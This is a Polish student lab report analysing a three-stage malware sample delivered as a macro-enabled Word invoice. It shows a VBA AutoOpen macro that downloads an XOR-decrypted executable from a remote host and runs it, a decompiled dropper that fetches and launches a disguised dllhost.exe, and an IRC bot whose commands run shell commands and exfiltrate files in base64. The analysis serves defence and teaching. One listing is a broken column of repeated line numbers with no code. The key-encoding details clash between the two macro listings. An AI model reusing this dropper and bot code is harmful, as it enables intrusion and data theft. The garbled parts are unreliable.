

KRYCY LAB 3

Autorzy: Piotr Szewczyk 311105, Paweł Murdzek 310850

Zadanie:

Takiego pożaru, jaki właśnie dzieje się w waszej firmie, nie było od lat. Komuś udało się przeniknąć do waszej sieci komputerowej, wykraść wszystkie wewnętrzne dokumenty, zaszyfrować dyski paralizując waszą pracę, a nawet opróżnić firmowe konta kryptowalutowe. Znajomy administrator, wiedząc, że studiuje cyberbezpieczeństwo, poprosił was o pomoc w ogarnianiu tego bałaganu. Przyznał wam się, że ostatnio pomagając księgowym uruchomił jakiś dziwny plik z fakturą z konta administratora domeny. Przesłał wam też próbkę tego pliku, możecie go pobrać pod adresem:

<https://krzysh.pl/malwarelab/Faktura.docm.zip>
(hasło: **infected**)

Teraz wasza kolej. Przeanalizujcie, jakie sekrety skrywa ten plik i jak doszło do infekcji. Na koniec, będziecie musieli napisać raport dla szefa (== sprawozdanie z laboratorium), w którym zawrzecie następujące informacje:

1. Jak przebiega infekcja - opisz zachowanie kolejnych etapów, uwzględniając w szczególności metody wykorzystanie do zaciemnienia komunikacji.
2. Opisz metodę komunikacji z serwerem C&C. Jaki protokół jest wykorzystywany? Jakie komendy są zaimplementowane w bocie? Jaka jest składnia poleceń?
3. Jakie akcje wykonuje automatycznie serwer C&C tuż po podłączeniu się nowego urządzenia? Jakie dane mogły zostać wykradzione? Jakie niepożądane efekty można zauważać na komputerach?
4. Chcielibyśmy zablokować ten malware na *P O T E Ź N Y M* firmowym firewallu. Jakie elementy można wykorzystać jako sygnaturę? Zwróć uwagę np. na używane adresy URL oraz hashe pobranych plików.
5. Wypisz wszystkie znalezione ślady, które mogą wskazywać, kto stoi za tym atakiem.

Raport/Walkthrough:

Pobrany plik to plik z rozszerzeniem .docm. Miał w sobie makra. Funkcją olevba z pakietu oletools rozłożono na czynniki pierwsze makro:

```

=====
FILE: Fakulta.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
----- (empty macro)
-----
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/Module1'
----- Public Function QUACK(QUACK() As Byte, QUUACK() As Byte) As Byte()
    Dim QUACK As Long
    Dim QQUACK() As Byte
    ReDim QQUACK(UBound(QUUACK)) As Byte
    Dim QUACKK As Integer, QQQUACK As Integer

    For QUACK = 0 To UBound(QUUACK)
        QUACKK = QUUACK(QUACK)
        QQQUACK = QUACK(QUACK Mod (UBound(QUAACK) + 1))
        QUACK(QUACK) = QUACKK Xor QQQUACK
    Next QUACK
    QUACCK = QQUACK
End Function

Sub AutoOpen()
    Dim QUUUACK
    Dim QUAACK
    Dim QUACCK
    Dim QUACKKK() As Byte
    Dim QUACKQUACK() As Byte
    Dim QUACKQUACKQUACK() As Byte
    QUACKQUACKQUACK = StrConv(Chr(&H121) & Chr(&H165) & Chr(&H141) & Chr(&H143) & Chr(&H153) &
    Chr(&H151) & Chr(&H156) & Chr(&H147) & Chr(&H104) & Chr(&H165) & Chr(&H143) & Chr(&H153) & Chr(&H163),
    vbFromUnicode)

    Set QUUUACK = CreateObject("Microsoft.XMLHTTP")
    QUUUACK.Open "GET", Chr(&H68) & Chr(&H74) & Chr(&H74) & Chr(&H70) & Chr(&H73) & Chr(&H3A) &
    Chr(&H2F) & Chr(&H2F) & Chr(&H62) & Chr(&H6C) & Chr(&H6F) & Chr(&H67) & Chr(&H2E) & Chr(&H64) &
    Chr(&H75) & Chr(&H63) & Chr(&H6B) & Chr(&H2E) & Chr(&H65) & Chr(&H64) & Chr(&H75) & Chr(&H2E) &
    Chr(&H70) & Chr(&H6C) & Chr(&H2F) & Chr(&H77) & Chr(&H70) & Chr(&H2D) & Chr(&H63) & Chr(&H6F) &
    Chr(&H6E) & Chr(&H74) & Chr(&H65) & Chr(&H6E) & Chr(&H74) & Chr(&H2F) & Chr(&H75) & Chr(&H70) &
    Chr(&H6C) & Chr(&H6F) & Chr(&H61) & Chr(&H64) & Chr(&H73) & Chr(&H2F) & Chr(&H32) & Chr(&H30) &
    Chr(&H32) & Chr(&H31) & Chr(&H2F) & Chr(&H31) & Chr(&H2F) & Chr(&H6F) & Chr(&H66) &
    Chr(&H61) & Chr(&H65) & Chr(&H4A) & Chr(&H6F) & Chr(&H6F) & Chr(&H36) & Chr(&H2E) & Chr(&H70) &
    Chr(&H68) & Chr(&H70), False
    QUUUACK.Send
    QUACKKK = QUUUACK.responseBody
    QUACKQUACK = QUACK(QUACKQUACKQUACK, QUACKKK)

    Set QUACKQUACKQUACKQUACKQUACK = CreateObject("Adodb.Stream")

    QUACCK = Environ("TEMP") & Chr(92) & Chr(115) & Chr(118) & Chr(99) & Chr(104) & Chr(111) &
    Chr(115) & Chr(116) & Chr(46) & Chr(101) & Chr(120) & Chr(101)

    If Dir(QUACCK, vbHidden + vbSystem) <> "" Then
        SetAttr QUACCK, vbNormal
    End If

    QUACKQUACKQUACKQUACKQUACK.Type = 1
    QUACKQUACKQUACKQUACKQUACK.Open
    QUACKQUACKQUACKQUACKQUACK.write QUACKQUACK
    QUACKQUACKQUACKQUACKQUACK.savetofile QUACCK, 2

    SetAttr QUACCK, vbHidden + vbSystem
    Shell (QUACCK)

End Sub
+-----+
|Type      |Keyword          |Description           |
+-----+
|AutoExec |AutoOpen         |Runs when the Word document is opened
|Suspicious|Environ         |May read system environment variables
|Suspicious|Open            |May open a file
|Suspicious|Write           |May write to a file (if combined with Open)
|Suspicious|Adodb.Stream   |May create a text file
|Suspicious|Savetofile       |May create a text file
|Suspicious|Shell           |May run an executable file or a system command
|Suspicious|vbNormal         |May run an executable file or a system command
|Suspicious|CreateObject     |May create an OLE object
|Suspicious|Microsoft.XMLHTTP |May download files from the Internet
|Suspicious|Chr              |May attempt to obfuscate specific strings
|          |                  |((use option --deobf to deobfuscate))
|          |                  |...

```

Autor wykorzystał technikę Variable Renaming (nadanie zmiennym mylących nazw 'QUACK') w celu utrudnienia analizy manualnej. Dodatkowo zastosowano XOR Obfuscation dla pobieranego ładunku. Dzięki temu złośliwy plik przesyłany przez sieć nie posiada sygnatury typowej dla plików wykonywalnych, co pozwala na ominięcie systemowych zabezpieczeń sieciowych (Firewall/IDS).

Makro jest uruchamiane automatycznie w momencie otwarcia dokumentu dzięki procedurze AutoOpen. Na początku tworzony jest klucz deszyfrujący w postaci ciągu znaków QUACKQUACKQUACK, który wcześniej został zakodowany w systemie ósemkowym i w tej formie ukryty w kodzie. Następnie makro, wykorzystując obiekt Microsoft.XMLHTTP, nawiązuje połączenie z adresem URL blog.duck.edu.pl i pobiera z niego dane binarne. Otrzymana zawartość (respondeBody) jest przekazywana do funkcji QUACCK, która wykonuje deszyfrację metodą XOR, przetwarzając dane bajt po bajcie przy użyciu wcześniej wygenerowanego klucza.

Pobrano payload z danego adresu URL i używając CyberChef'a wykonano operację XOR używając klucza: **“QuackingDucks”**, odszyfrowanego z poniższego fragmentu kodu

QUACKQUACKQUACK = StrConv(Chr(60121) & Chr(60165) & Chr(60141) & Chr(60143) & Chr(60153) & Chr(60151) & Chr(60156) & Chr(60147) & Chr(60104) & Chr(60165) & Chr(60143) & Chr(60153) & Chr(60163))

Znalezienie bajtów "MZ" na początku odkodowanej frazy wraz ze zdaniem "This program cannot be run in DOS mode" świadczy o znalezieniu zaszyfrowanego pliku .exe.




Pobrano plik z malware iomyłkowo został on uruchomiony w dnSpy. Wirus na pierwszy rzut oka powodował zmienianie się tła pulpitu z różnymi memami oraz włączenie na portalu youtube melodii z tłem z kaczką. Wszystko to jest intencją i wybrykiem autora złośliwego pliku.

Następnie przeprowadzono analizę złośliwego oprogramowania w programie Ghidra.

Oraz pomyślanie o przefiltrowaniu malware'u w celu znalezienia linku do w/w filmiku na youtube. Zamiast tego znaleziono kolejny URL: <https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php>, co świadczy o ataku wieloetapowym.

```
00405027 00          ??          00h
s_https://blog.duck.edu.pl/wp-cont_00405028      XREF[3]:      WinMain:004018e5(*),
WinMain:004018ec(*),
WinMain:00401978(*)
00405028 68 74 74      ds      "https://blog.duck.edu.pl/wp-content/uploads/2...
70 73 3a
2f 2f 62 ...
DAT 00405069          XREF[11]:      WinMain:00401900(*)
```

Pobrano kolejny payload i spróbowano powtórzyć operację z poprzednim kluczem “QuackingDucks”, jednakże wynik to same “śmieci”. Trzeba było znaleźć rozwiążanie w kodzie. Pod lupę wzięto funkcję *WinMain()*



```
int WinMain(HINSTANCE hInst,HINSTANCE hInstPrev,PSTR cmdline,int cmdshow)
{
    BOOL BVar1;
    BOOL BVar2;
    HRESULT HVar3;
    int iVar4;
    PROCESS_INFORMATION pi;
    STARTUPINFOA si;
    char temp [261];
    char *url;

    GetEnvironmentVariableA("TEMP",temp,0x104);
    strcat_s<261>((char (*) [261])temp,"\\dllhost.exe");
    BVar1 = FileExists(temp);
    if ((BVar1 != 0) && (BVar2 = DeleteFileA(temp), BVar2 == 0)) {
        return -1;
    }
    HVar3 = URLDownloadToFileA((LPUNKNOWN)0x0,
                                "https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php",temp
                                ,0,(LPPINSTATUSCALLBACK)0x0);
    if (HVar3 == 0) {
        BVar2 = SetFileAttributesA(temp,6);
        if (BVar2 == 0) {
            OutputDebugStringA("Cannot set system + hidden attributes.");
            iVar4 = -1;
        }
        else {
            MapAndEncryptFile(temp);
            memset(&si,0,0x68);
            si.cb = 0x68;
            memset(&pi,0,0x18);
            CreateProcessA((LPCSTR)0x0,temp,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,0,
                           (LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)&si,(LPPROCESS_INFORMATION)&pi);
            CloseHandle(pi.hProcess);
            CloseHandle(pi.hThread);
            SelfDelete();
            iVar4 = 0;
        }
    }
    else {
        OutputDebugStringA(
            "Cannot download DUCK from https://blog.duck.edu.pl/wp-content/uploads/2021/11
            /kaifu3No.php"
            );
        iVar4 = -1;
    }
    return iVar4;
}
```

Analizowana funkcja jest “mózgiem operacji” i realizuje wieloetapowy proces infekcji, którego celem jest pobranie, przygotowanie oraz uruchomienie właściwego modułu złośliwego przy jednoczesnym utrudnieniu analizy i wykrycia.

Maskowanie procesu: W pierwszym etapie pobierana jest ścieżka do katalogu tymczasowego aktualnego użytkownika poprzez odczyt zmiennej środowiskowej %TEMP%. Następnie do uzyskanej ścieżki dołączana jest nazwa pliku dllhost.exe, co skutkuje utworzeniem pełnej ścieżki docelowej w folderze tymczasowym.

Zastosowanie nazwy odpowiadającej legalnemu procesowi systemowemu systemu Windows stanowi mechanizm maskujący. Dzięki temu obecność pliku oraz

później uruchomionego procesu nie wzbudza podejrzeń podczas pobieżnej analizy listy procesów lub zawartości systemu plików.

Pobieranie ładunku (komunikacja z serwerem sterującym) W kolejnym kroku nawiązywane jest połaczenie z zewnętrznym serwerem sterującym zlokalizowanym w domenie blog.duck.edu.pl. Komunikacja odbywa się z wykorzystaniem protokołu HTTP, a właściwy ładunek pobierany jest metodą HTTP GET.

Zdalny zasób, formalnie występujący jako plik PHP, zostaje zapisany lokalnie w przygotowanej wcześniej lokalizacji jako dllhost.exe. W ten sposób pobrany plik nie zdradza swojego rzeczywistego charakteru ani przeznaczenia. Jest to główny kanał komunikacji wykorzystywany w tej fazie działania programu.

Zacieranie śladów i przygotowanie pliku do uruchomienia Po zapisaniu pliku na dysku zmieniane są jego atrybuty systemowe. Nadawane są flagi Hidden oraz System, co powoduje, że plik nie jest widoczny w standardowej konfiguracji Eksploratora plików. Działanie to znacząco utrudnia ręczne wykrycie artefaktu przez użytkownika.

Następnie wykonywana jest funkcja odpowiedzialna za przetwarzanie zawartości pliku. Pomimo nazwy sugerującej szyfrowanie, funkcja ta realizuje proces deszyfracji lub dekodowania pobranego ładunku. Operacja ta odbywa się lokalnie, bez zapisywania odszyfrowanej wersji na dysku w jawnej postaci, co dodatkowo utrudnia analizę statyczną.

Uruchomienie właściwego modułu i samousunięcie droppera Po zakończeniu procesu dekodowania uruchamiany jest nowy proces na podstawie przygotowanego pliku dllhost.exe. Jest to właściwy moduł złośliwy, odpowiedzialny za dalsze działania systemowe, takie jak manipulacja interfejsem użytkownika, interakcja z zasobami sieciowymi oraz kradzież danych.

Bezpośrednio po uruchomieniu kolejnego etapu infekcji pierwotny komponent programu inicjuje procedurę samousunięcia. Usunięcie pliku droppera z dysku ma na celu ograniczenie ilości artefaktów pozostałych w systemie oraz utrudnienie analizy śledczej i rekonstrukcji pełnego łańcucha infekcji.

Artefakty i cechy charakterystyczne Do charakterystycznych śladów pozostawianych przez analizowany mechanizm należą: wykorzystanie katalogu %TEMP% jako miejsca składowania ładunku, maskowanie się pod nazwą legального procesu systemowego, nadawanie atrybutów ukrytych oraz użycie specyficznych funkcji systemowych odpowiedzialnych za mapowanie i przetwarzanie plików. Elementy te mogą stanowić istotne wskaźniki kompromitacji podczas analizy incydentu.

W takim razie dllhost.exe jest plikiem wyzwalającym. Jednakże po uruchomieniu plik sam się usuwa. Analizując funkcję WinMain zwróciono uwagę na

```
MapAndEncryptFile:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
617
618
619
619
620
621
622
623
624
625
626
627
627
628
629
629
630
631
632
633
634
635
636
637
637
638
639
639
640
641
642
643
644
645
645
646
647
647
648
649
649
650
651
652
653
654
655
655
656
657
657
658
659
659
660
661
662
663
664
665
665
666
667
667
668
669
669
670
671
672
673
674
675
675
676
677
677
678
679
679
680
681
682
683
684
685
685
686
687
687
688
689
689
690
691
692
693
694
695
695
696
697
697
698
699
699
700
701
702
703
704
705
705
706
707
707
708
709
709
710
711
712
713
714
715
715
716
717
717
718
719
719
720
721
722
723
724
725
725
726
727
727
728
729
729
730
731
732
733
734
735
735
736
737
737
738
739
739
740
741
742
743
744
745
745
746
747
747
748
749
749
750
751
752
753
754
755
755
756
757
757
758
759
759
760
761
762
763
764
765
765
766
767
767
768
769
769
770
771
772
773
774
775
775
776
777
777
778
779
779
780
781
782
783
784
785
785
786
787
787
788
789
789
790
791
792
793
794
795
795
796
797
797
798
799
799
800
801
802
803
804
805
805
806
807
807
808
809
809
810
811
812
813
814
815
815
816
817
817
818
819
819
820
821
822
823
824
825
825
826
827
827
828
829
829
830
831
832
833
834
835
835
836
837
837
838
839
839
840
841
842
843
844
845
845
846
847
847
848
849
849
850
851
852
853
854
855
855
856
857
857
858
859
859
860
861
862
863
864
865
865
866
867
867
868
869
869
870
871
872
873
874
875
875
876
877
877
878
879
879
880
881
882
883
884
885
885
886
887
887
888
889
889
890
891
892
893
894
895
895
896
897
897
898
899
899
900
901
902
903
904
905
905
906
907
907
908
909
909
910
911
912
913
914
915
915
916
917
917
918
919
919
920
921
922
923
924
925
925
926
927
927
928
929
929
930
931
932
933
934
935
935
936
937
937
938
939
939
940
941
942
943
944
945
945
946
947
947
948
949
949
950
951
952
953
954
955
955
956
957
957
958
959
959
960
961
962
963
964
965
965
966
967
967
968
969
969
970
971
972
973
974
975
975
976
977
977
978
979
979
980
981
982
983
984
985
985
986
987
987
988
989
989
990
991
992
993
994
995
995
996
997
998
999
999
```

Jej głównym celem jest wywołanie VerySecureEncryption, nieco sarkastyczna nazwa.

```
C# Decompile: VerySecureEncryption - (dwloadedmalware.exe)

1
2 /* WARNING: Could not reconcile some variable overlaps */
3
4 void VerySecureEncryption(char *buf, size_t size)
5
6 {
7     char key [16];
8     size_t i;
9
10    key._0_8_ = *(undefined8 *)buf;
11    key._8_8_ = *(undefined8 *) (buf + 8);
12    for (i = 0; i < size - 0x10; i = i + 1) {
13        buf[i] = buf[i + 0x10] ^ key[(uint)i & 0xf];
14    }
15    return;
16 }
17
```

VerySecureEncryption:


Zastosowany mechanizm „VerySecureEncryption” wykorzystuje prostą deszyfrację typu XOR z kluczem zawartym w pliku. Pierwsze 16 bajtów pobranego ładunku pełni rolę klucza, natomiast pozostała część danych jest odkodowywana poprzez cykliczne wykonywanie operacji XOR z tym kluczem.

Odkodowany program zapisywany jest na początku bufora, co umożliwia jego bezpośrednie uruchomienie po zakończeniu procesu deszyfracji. Mechanizm ten służy jedynie do podstawowej obfuscacji i utrudnienia analizy statycznej.

Zatem finalnie, payload drugiego pliku zmieniono na wartości hex. Następnie pierwsze 16 bajtów wycięto i użyto przy operacji XOR. (Ręcznie wycięto pierwsze 16 bajtów po operacji).

To umożliwiło pobranie dalszej części malware'u.

Przejście do analizy w programie dnSpy:



Metoda loop() – Mechanizm komunikacji Zidentyfikowano metodę loop(), która odpowiada za logikę protokołu IRC. Ustalono, że bot wykorzystuje bezpieczne połączenie SSL/TLS (SslStream).

1. Rejestracja: Bot przesyła komendy NICK i USER w celu identyfikacji na serwerze.
2. Autoryzacja: Po otrzymaniu kodu 376 (End of MOTD), bot dołącza do kanału zapisanego w zmiennej this.channel.
3. Uwierzytelnienie: Do wejścia na kanał wykorzystywane jest twardo zakodowane hasło: AhFaepo0nahreijakoor7oongei4phah.
4. Raportowanie: Po dołączeniu (kod 366), bot wysyła komunikat HELLO zawierający nazwę użytkownika i komputera ofiary.

Metoda exec() – Logika poleceń Analiza metody exec(string sender, string command) pozwoliła na odtworzenie listy komend sterujących. Bot nasłuchuje komunikatów PRIVMSG i porównuje treść polecenia w instrukcji switch lub if.

```

// stage3.Client
// Token: 0x0000000D RID: 13 RVA: 0x00002704 File Offset: 0x00000B04
public void loop()
{
    this.Nick(this.nick);
    this.User(this.nick, this.nick);
    for (;;)
    {
        string text = this.sr.ReadLine();
        string[] array = text.Split(new char[]
        {
            '\n',
            '\r'
        });
        bool flag = array[0] == "PING";
        if (flag)
        {
            this.send(string.Format("PONG :{0}\r", text.Split(new char[]
            {
                '\r'
            })[1]));
        }
        else
        {
            bool flag2 = array[0] == "376";
            if (flag2)
            {
                this.Join(string.Join(" ", new string[]
                {
                    this.channel,
                    this.password
                }));
            }
            else
            {
                bool flag3 = array[0] == "366";
                if (flag3)
                {
                    this.privmsg(this.channel, string.Format("HELLO username={0}; computername={1}",
                    Environment.UserName, Environment.MachineName));
                }
                else
                {
                    bool flag4 = array[0] == "PRIVMSG";
                    if (flag4)
                    {
                        string sender = array[0].Split(new char[]
                        {
                            ':'
                        })[0].Substring(1);
                        string command = text.Substring(text.IndexOf(':', 1) + 1);
                        this.exec(sender, command);
                    }
                    else
                    {
                        bool flag5 = array[0] == "353";
                        if (flag5)
                        {
                            string names = text.Substring(text.IndexOf(':', 1) + 1);
                            this.parse_user_names(names);
                        }
                        else
                        {
                            bool flag6 = array[0] == "MODE";
                            if (flag6)
                            {
                                string a = array[0];
                                string item = text.Split(new char[]
                                {
                                    ':'
                                })[2];
                                bool flag7 = a == "-o" || a == "+o";
                                if (flag7)
                                {
                                    this.admins.Remove(item);
                                }
                                bool flag8 = a == "+o" || a == "+r" || a == "+vo";
                                if (flag8)
                                {
                                    this.admins.Add(item);
                                }
                            }
                            else
                            {
                                bool flag9 = array[0] == "PART" || array[0] == "QUIT";
                                if (flag9)
                                {
                                    string item2 = array[0].Split(new char[]
                                    {
                                        ':'
                                    })[0].Substring(1);
                                    this.admins.Remove(item2);
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

```



```
// stage3.Client
// Token: 0x0000000B RID: 11 RVA: 0x000023BC File Offset: 0x000005BC
private void exec(string sender, string command)
{
    bool flag = !command.StartsWith(this.nick + ":");
    if (!flag)
    {
        bool flag2 = !this.admins.Contains(sender);
        if (flag2)
        {
            this.privmsg(this.channel, "ERROR 403");
        }
        else
        {
            string[] cmd = command.Split(new char[]
            {
                ' '
            });
            bool flag3 = cmd[1] == "START";
            if (flag3)
            {
                new Process
                {
                    StartInfo =
                    {
                        FileName = "cmd",
                        Arguments = string.Format("/C start /B {0}", cmd[2]),
                        CreateNoWindow = true
                    }
                }.Start();
            }
            else
            {
                bool flag4 = cmd[1] == "WALLPAPER";
                if (flag4)
                {
                    this.setWallpaper(new Uri(cmd[2]), Client.Style.Flt);
                }
                else
                {
                    bool flag5 = cmd[1] == "CMD";
                    if (flag5)
                    {
                        Process p = new Process();
                        int num = 0;
                        for (int i = 0; i < 3; i++)
                        {
                            num = command.IndexOf(' ', num + 1);
                        }
                        string arg = command.Substring(num + 1);
                        p.StartInfo.FileName = "cmd";
                        p.StartInfo.Arguments = string.Format("/C start /B {0}", arg);
                        p.StartInfo.UseShellExecute = false;
                        p.StartInfo.RedirectStandardOutput = true;
                        p.StartInfo.RedirectStandardError = true;
                        p.StartInfo.CreateNoWindow = true;
                        new Thread(delegate()
                        {
                            this.get_output(sender, cmd[2], p);
                        }).Start();
                    }
                    else
                    {
                        bool flag6 = cmd[1] == "READFILE";
                        if (flag6)
                        {
                            try
                            {
                                int num2 = 0;
                                for (int j = 0; j < 3; j++)
                                {
                                    num2 = command.IndexOf(' ', num2 + 1);
                                }
                                string path = command.Substring(num2 + 1);
                                byte[] lnArray = File.ReadAllBytes(path);
                                string arg2 = Convert.ToBase64String(lnArray);
                                this.privmsg(this.channel, string.Format("{0}: FILE {1} {2}", sender,
cmd[2], arg2));
                            }
                            catch (Exception ex)
                            {
                                this.privmsg(this.channel, string.Format("{0}: FILE {1} ERROR {2}", sender, cmd[2], ex.ToString()));
                            }
                        }
                        else
                        {
                            bool flag7 = cmd[1] == "EXIT";
                            if (flag7)
                            {
                                Environment.Exit(0);
                            }
                        }
                    }
                }
            }
        }
    }
}
```

5. Odpowiedzi na pytania z zadania

1. Przebieg infekcji i metody zaciemnienia

Infekcja jest trójetapowa. Stage 1 (Word) wykorzystuje XOR do ukrycia URL. Stage 2 (Dropper) maskuje się pod nazwą systemową dllhost.exe. Stage 3 (Bot) wykorzystuje SSL/TLS do zaciemnienia komunikacji sieciowej, co uniemożliwia inspekcję komend przez systemy klasy IDS bez deszyfracji ruchu.

2. Metoda komunikacji z serwerem C&C

